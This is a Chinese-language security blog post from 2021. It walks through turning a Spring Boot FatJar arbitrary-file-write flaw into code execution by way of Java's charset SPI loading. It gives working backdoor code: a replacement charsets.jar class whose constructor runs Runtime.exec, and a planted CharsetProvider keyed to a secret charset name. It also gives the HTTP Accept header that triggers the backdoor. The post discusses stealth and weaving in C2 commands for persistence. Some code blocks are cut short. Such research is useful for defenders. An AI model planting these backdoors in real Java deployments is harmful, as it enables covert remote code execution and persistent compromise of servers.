从Spring Boot FatJar文件写漏洞的一次实践

前言

今天在landgrey师傅的博客上看到一篇将Spring Boot FatJar任意写目录漏洞如何来GetShell的方法，因为在Spring制层Controller是通过注解等方式来添加进Spring容器中，已经摒弃了JSP的方式。这样的方式导致JSP就算上传在行。直到今天看到landgrey和threedr3am两位师傅的文章。不得不佩服他们的脑洞和对代码的运用。对此我将两位对这两种方式进行比较和利用复现。

大致我分为如下两种方式：

- 替换ClassPath中的Jar文件
- 添加一个默认的ClassPath中的文件夹

类加载机制简单介绍

这里具体可以看看landgrey师傅的文章Reference[1]，我就具体概括一下类加载和类初始化的概念。

一个类被加载到jvm中，是还没有进行初始化的，通常情况下可以通过new、newInstance、Class.forName等方法来初始化。同时在初始化的过程中会调用类的静态方法/属性或者构造函数。所以经常有见到类写成如下形式：

```
public class Test{
    static{
        System.out.println("Hello Test");
    }
}
```

这种时候通过Class.forName再初始化类的时候，jvm会自动调用其中的静态代码块，并输出。


Java SPI机制

为了方便理解这次的实现代码，还是把SPI机制也过一遍。

什么是SPI

SPI的全称是Service Provider Interface，是JDK内置的一种服务发现机制。通过SPI我们可以动态加载我们定义的服务实现类。

网上找了一个认为比较容易理解的例子：JDK中有支持音乐播放，假设只支持mp3的播放，有些厂商想在这个基础之上支持mp4播放，有的想支持mp5播放，而这些厂商都是第三方厂商，如果没有提供SPI这种实现标准，那就只有修改JAVA的源代码了，那这个弊端也是显而易见的，而有了SPI标准，SUN公司只需要提供一个播放接口，在实现播放的功能上通过ServiceLoad的方式加载服务，那么第三方只需要实现这个播放接口，再按SPI标准的约定进行打包，再放到classpath下面就OK了，没有一点代码的侵入性。



- SPI是扩展和实现以实现目标的类、接口、方法等的描述；

换句话说，API 为操作提供特定的类、方法，SPI 通过操作来符合特定的类、方法。

所以按照上述的例子，JDK只需提供一个接口Music，各个第三方服务即可通过这个接口来实现不同的播放标准。该Music接口并在META-INF/services/下配置一个以Music接口为名字，内容为实现类的包名全称的标准格式。

举例Demo

编写一个接口

```
package com.spi;

public interface ISpi {
    void say();
}
```

编写两个不同的实现类

```
package com.spi;

public class FirstSpiImpl implements ISpi {

    @Override
    public void say() {
        System.out.println("我是第一个SPI实现类");
    }
}
```

```
package com.spi;

public class SecondSpiImpl implements ISpi {

    @Override
    public void say() {
        System.out.println("我是第二个SPI实现类");
    }
}
```


在src根目录创建文件夹META-INF/services，在创建的文件夹下面创建一个文件，命名为SPI接口的全路径名，并写上需要动态加载的实现类的全路径名：

```
com.spi.FirstSpiImpl
com.spi.SecondSpiImpl
```

最后，编写一个ServiceLoad加载服务

```
package com.spi;

import java.util.ServiceLoader;

/**
 * Hello world!
 */
public class App {
```

```
        for (ISpi service : serviceLoader) {
            service.say();
        }
    }
}
```



有所感触

回到之前的正文上来，landgrey师傅通过-XX:+TraceClassLoading的方式替我们debug测试，找到了一处/jre/lib/charsets.jar的系统Classpath目录。其思路就是通过任意写文件漏洞替换系统classpath目录下的charsets.jar文件，并根据resolveMediaTypes方法中对头字段Accept的Charset.forName(value)所触发charsets.jar文件的载入和初始化的后门利用。

看了landgrey师傅的思路，我自己也跟了一下，我发现竟然已经能替换charsets.jar文件，完全就可以直接通过劫持的方式来达到代码执行，作为一个长久存在，且存在于类加载过程中的后门。其劫持思想我觉得可能有点相似于.NET平台的CLR劫持。

跟踪技术实现

经过多次测试发现，jvm加载的时候会装载classpath下的charsets.jar的lib文件。同时发现会调用Charset.forName方法。

跟踪下去：

jvm启动过程中某处会初始化java.lang.String(byte[],String)的构造函数，往下跟就能找到java.lang.StringCoding.decode方法。

```
static char[] decode(String charsetName, byte[] ba, int off, int len)
    throws UnsupportedEncodingException
        {
            StringDecoder sd = deref(decoder);
            String csn = (charsetName == null) ? "ISO-8859-1" : charsetName;
            if ((sd == null) || !(csn.equals(sd.requestedCharsetName())
                                  || csn.equals(sd.charsetName()))) {
                sd = null;
                try {
                    Charset cs = lookupCharset(csn);    //传播点
                    if (cs != null)
                        sd = new StringDecoder(cs, csn);
                } catch (IllegalCharsetNameException x) {}
                if (sd == null)
                    throw new UnsupportedEncodingException(csn);
                set(decoder, sd);
            }
            return sd.decode(ba, off, len);
        }
```

发现在decode方法中会调用lookupCharset()方法

```
private static Charset lookupCharset(String csn) {
    if (Charset.isSupported(csn)) {
        try {
            return Charset.forName(csn);
        } catch (UnsupportedCharsetException x) {
            throw new Error(x);
```

```
}
```

继续往下跟Charset.forName

```
public static Charset forName(String charsetName) {
    Charset cs = lookup(charsetName);
    if (cs != null)
        return cs;
    throw new UnsupportedCharsetException(charsetName);
}
```

在继续往下跟lookup方法后，可以来到lookup2方法中来，其方法体如下：

```
private static Charset lookup2(String charsetName) {
    Object[] a;
    if ((a = cache2) != null && charsetName.equals(a[0])) {
        cache2 = cache1;
        cache1 = a;
        return (Charset)a[1];
    }
    Charset cs;
    if ((cs = standardProvider.charsetForName(charsetName)) != null ||
        (cs = lookupExtendedCharset(charsetName))           != null ||
        (cs = lookupViaProviders(charsetName))              != null)
    {
        cache(charsetName, cs);
        return cs;
    }

    /* Only need to check the name if we didn't find a charset for it */
    checkName(charsetName);
    return null;
}
```

其中的if判断中先后调用

```
standardProvider.charsetForName
lookupExtendedCharset
lookupViaProviders
```

这里我直接跟lookupExtendedCharset中来

```
private static Charset lookupExtendedCharset(String charsetName) {
    CharsetProvider ecp = ExtendedProviderHolder.extendedProvider;
    return (ecp != null) ? ecp.charsetForName(charsetName) : null;
}
```

跟进ExtendedProviderHolder.extendedProvider;字段，发现该字段是调用静态方法extendedProvider()的返回值。


```
private static class ExtendedProviderHolder {
    static final CharsetProvider extendedProvider = extendedProvider();
    // returns ExtendedProvider, if installed
    private static CharsetProvider extendedProvider() {
        return AccessController.doPrivileged(
            new PrivilegedAction<CharsetProvider>() {
                public CharsetProvider run() {
                    try {
```

CONTENTS

```
                } catch (ClassNotFoundException x) {
                    // Extended charsets not available
                    // (charsets.jar not present)
                } catch (InstantiationException |
                         IllegalAccessException x) {
                    throw new Error(x);
                }
                return null;
            }
        });
    }
}
```

随后就能看到有硬编码调用Class.forName("sun.nio.cs.ext.ExtendedCharsets");


于是乎我便创建了如下一个jar包文件：



内容为：

```
package sun.nio.cs.ext;

import java.io.IOException;
import java.nio.charset.Charset;
import java.nio.charset.spi.CharsetProvider;
import java.util.Iterator;

public class ExtendedCharsets extends CharsetProvider{
    public ExtendedCharsets() {
        try {
            Runtime.getRuntime().exec("cmd /c calc");
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }

    @Override
    public Iterator<Charset> charsets() {
        // TODO Auto-generated method stub
        return null;
    }

    @Override
    public Charset charsetForName(String charsetName) {
        // TODO Auto-generated method stub
        return null;
    }
}
```

导出为jar包之后替换classpath目录下的charsets.jar



我再总结下这种劫持charsets.jar的利弊：

优处：可以劫持系统程序，不论是javac.exe编译字节码，还是运行jvm等，都会触发Charset.forName()。

弊处：如图所示，乱码。因为替换了Charsets.jar，表明之后的程序逻辑中有Charset.forName("UTF-8")等等这种情况均会失效，不利于隐蔽。

再谈利用

上小节也说到，替换Charsets.jar包更趋向于劫持、权限维持等。但是threedr3am给出了另外一个利用方式，这种方式更接近于后门。

前面也说到，SPI发现Provider的方式有三种，但是前面两种都是内置的。只有第三种lookupViaProviders是发现第三方的。

```
standardProvider.charsetForName
lookupExtendedCharset
lookupViaProviders
```

其实现代码如下：

```
private static Charset lookupViaProviders(final String charsetName) {
    if (!sun.misc.VM.isBooted())
        return null;

    if (gate.get() != null)
        // Avoid recursive provider lookups
        return null;
    try {
        gate.set(gate);

        return AccessController.doPrivileged(
            new PrivilegedAction<Charset>() {
                public Charset run() {
                    for (Iterator<CharsetProvider> i = providers();
                         i.hasNext();) {
                        CharsetProvider cp = i.next();
                        Charset cs = cp.charsetForName(charsetName);
                        if (cs != null)
```

```
                }
            });

    } finally {
        gate.set(null);
    }
}
```



再看看其中for循环中的providers方法的关键代码：

```
336     //
337     private static Iterator<CharsetProvider> providers() {
338         return new Iterator<CharsetProvider>() {
339 
340                 ClassLoader cl = ClassLoader.getSystemClassLoader();
341                 ServiceLoader<CharsetProvider> sl =
342                     ServiceLoader.load(CharsetProvider.class, cl);
343                 Iterator<CharsetProvider> i = sl.iterator();
344 
345                 CharsetProvider next = null;
346 
347                 private boolean getNext() {
348                     while (next == null) {
349                         try {
350                             if (!i.hasNext())
351                                 return false;
352                             next = i.next();
353                         } catch (ServiceConfigurationError sce) {
354                             if (sce.getCause() instanceof SecurityException) {
355                                 // Ignore security exceptions
356                                 continue;
357                             }
358                             throw sce;
359                         }
360                     }
361                     return true;
```

如果看到这你还一脸茫然，不要慌，建议再反到上面我们写过的SPI的Demo。仔细看看其服务发现的代码，是不是跟这个ServiceLoader.load一模一样~


没错，知道原理之后，我只需要在系统的classpath中添加一个SPI类就行了（我试过将SPI打成jar包替换，然而并不行）。因此我需要一个classpath中添加一个文件夹。但是系统默认提供了一个：

```
System.out.println(System.getProperty("sun.boot.class.path"));
```



但是我的文件系统上并没有这个文件，因此需要自己创建这个文件夹。

然后定义一个标准的SPI实现



CONTENTS


其实现代码如下：

```
package sun.nio.cs.evil;

import java.io.IOException;
import java.nio.charset.Charset;
import java.nio.charset.spi.CharsetProvider;
import java.util.HashSet;
import java.util.Iterator;

public class CharsetEvil extends CharsetProvider{

    @Override
    public Iterator<Charset> charsets() {
        // TODO Auto-generated method stub
        return new HashSet<Charset>().iterator();
    }

    @Override
    public Charset charsetForName(String charsetName) {
        // TODO Auto-generated method stub
        if(charsetName.startsWith("evil")) {    //指定后门密码
            try {
                Runtime.getRuntime().exec("cmd /c calc");
            } catch (IOException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }
        }
        return Charset.forName("UTF-8");
    }

}
```

然后将编译好的包名和class字节码放到classpath的文件夹下去

如此一来便大功告成了，从此之后只需要在调用Charset.forName("evil")，evil为之前指定的后门密码。

```
import java.nio.charset.Char
public class AppTest{
    public static void main(String[] args) {
        //System.out.println(System.getProperty("sun.boot.class.path"));

        Charset.forName("evil");

    }
}
```



针对Spring的利用

竟然已经可以通过Charset.forName("evil")来触发后门了，但毕竟不会有程序员主动去调用这个代码的，所以接下来肯定就是寻找在系统中，能触发后门的gadget。

后门条件：

1. 是调用的Charset.forName方法
2. 其参数字符串可控

而在Spring-Framework-web框架中的org.springframework.web.accept.HeaderContentNegotiationStrategy类中继承了ContentNegotiationStrategy，而ContentNegotiationStrategy是Spring Web中的策略接口，所定义的策略对象用于从请求对象中的各种信息判断该请求的MediaType。

该接口中只有一个方法

```
List<MediaType> resolveMediaTypes(NativeWebRequest webRequest)
```

其中NativeWebRequest的参数就是请求对象，SpringMVC 默认加载两个该接口的实现类：

```
ServletPathExtensionContentNegotiationStrategy-根据文件扩展名。
HeaderContentNegotiationStrategy-根据HTTP Header里的Accept字段。
```

HeaderContentNegotiationStrategy就是其中一个，而且是获取Header中的Accept字段，正好可以用来做触发条件。先来看关键代码：

```
@Override
public List<MediaType> resolveMediaTypes(NativeWebRequest request)
    throws HttpMediaTypeNotAcceptableException {

    String[] headerValueArray = request.getHeaderValues(HttpHeaders.ACCEPT);    //source
    if (headerValueArray == null) {
        return MEDIA_TYPE_ALL_LIST;
    }

    List<String> headerValues = Arrays.asList(headerValueArray);
    try {
        List<MediaType> mediaTypes = MediaType.parseMediaTypes(headerValues);    //Propagate
        MediaType.sortBySpecificityAndQuality(mediaTypes);
        return !CollectionUtils.isEmpty(mediaTypes) ? mediaTypes : MEDIA_TYPE_ALL_LIST;
```

```
            "Could not parse 'Accept' header " + headerValues + ": " + ex.getMessage());
    }
}
```


进入MediaType.parseMediaTypes方法中，继续跟下去会发现调用了MimeTypeUtils.parseMimeType

```
public static MediaType parseMediaType(String mediaType) {
    MimeType type;
    try {
        type = MimeTypeUtils.parseMimeType(mediaType);    //Propagate
    }
    catch (InvalidMimeTypeException ex) {
        throw new InvalidMediaTypeException(ex);
    }
    try {
        return new MediaType(type.getType(), type.getSubtype(), type.getParameters());
    }
    catch (IllegalArgumentException ex) {
        throw new InvalidMediaTypeException(mediaType, ex.getMessage());
    }
}
```

接着往下跟踪：

```
public static MimeType parseMimeType(String mimeType) {
    if (!StringUtils.hasLength(mimeType)) {
        throw new InvalidMimeTypeException(mimeType, "'mimeType' must not be empty");
    }
    // do not cache multipart mime types with random boundaries
    if (mimeType.startsWith("multipart")) {
        return parseMimeTypeInternal(mimeType);        //Propagate
    }
    return cachedMimeTypes.get(mimeType);
}
```

程序调用了parseMimeTypeInternal方法，而在parseMimeTypeInternal方法中使用new关键词实例化对象MimeType


```
public MimeType(String type, String subtype, @Nullable Map<String, String> parameters) {
    Assert.hasLength(type, "'type' must not be empty");
    Assert.hasLength(subtype, "'subtype' must not be empty");
    checkToken(type);
    checkToken(subtype);
    this.type = type.toLowerCase(Locale.ENGLISH);
    this.subtype = subtype.toLowerCase(Locale.ENGLISH);
    if (!CollectionUtils.isEmpty(parameters)) {
        Map<String, String> map = new LinkedCaseInsensitiveMap<>(parameters.size(), Locale.ENGLISH);
        parameters.forEach((attribute, value) -> {
            checkParameters(attribute, value);        //Propagate
            map.put(attribute, value);
        });
        this.parameters = Collections.unmodifiableMap(map);
    }
    else {
        this.parameters = Collections.emptyMap();
    }
}
```

```
protected void checkParameters(String attribute, String value) {
    Assert.hasLength(attribute, "'attribute' must not be empty");
    Assert.hasLength(value, "'value' must not be empty");
    checkToken(attribute);
    if (PARAM_CHARSET.equals(attribute)) {
        value = unquote(value);
        Charset.forName(value);        //Sink
    }
    else if (!isQuotedString(value)) {
        checkToken(value);
    }
}
```



至此跟到Sink点Charset.forNmae()方法。

随后使用postman发送如下数据包

```
GET / HTTP/1.1
Host: localhost:9090
Accept: text/html;charset=evil;
```



利用成功截图：



尾声...

上面讲的这两种方式其实各有各的好

方式	优点	缺点
替换charsets.jar包	劫持系统程序的运行	乱码、易被发现
写入class文件夹	后门、通信更隐蔽	需要写入字节码到class文件夹和META-INF

charsets.jar的方式没有深入研究，其实从这两种方式来看，做后渗透的方式更趋向于第一种，因此，唯一的突破口就是对charsets.jar的原生代码基础上进行织入C2的运行命令，以达到权限维持。

Reference

[1].https://landgrey.me/blog/22

[2].https://www.imooc.com/article/272288

[3].https://blog.csdn.net/x_iya/article/details/78114101

CONTENTS

« 上一篇： 记录一次SSM搭建过程(方便日后复制粘贴)
» 下一篇： 用CLR Profiler探测器插桩ASP.NET程序获取管理员账号密码

posted @ 2021-04-20 15:44 admin-神风 阅读(49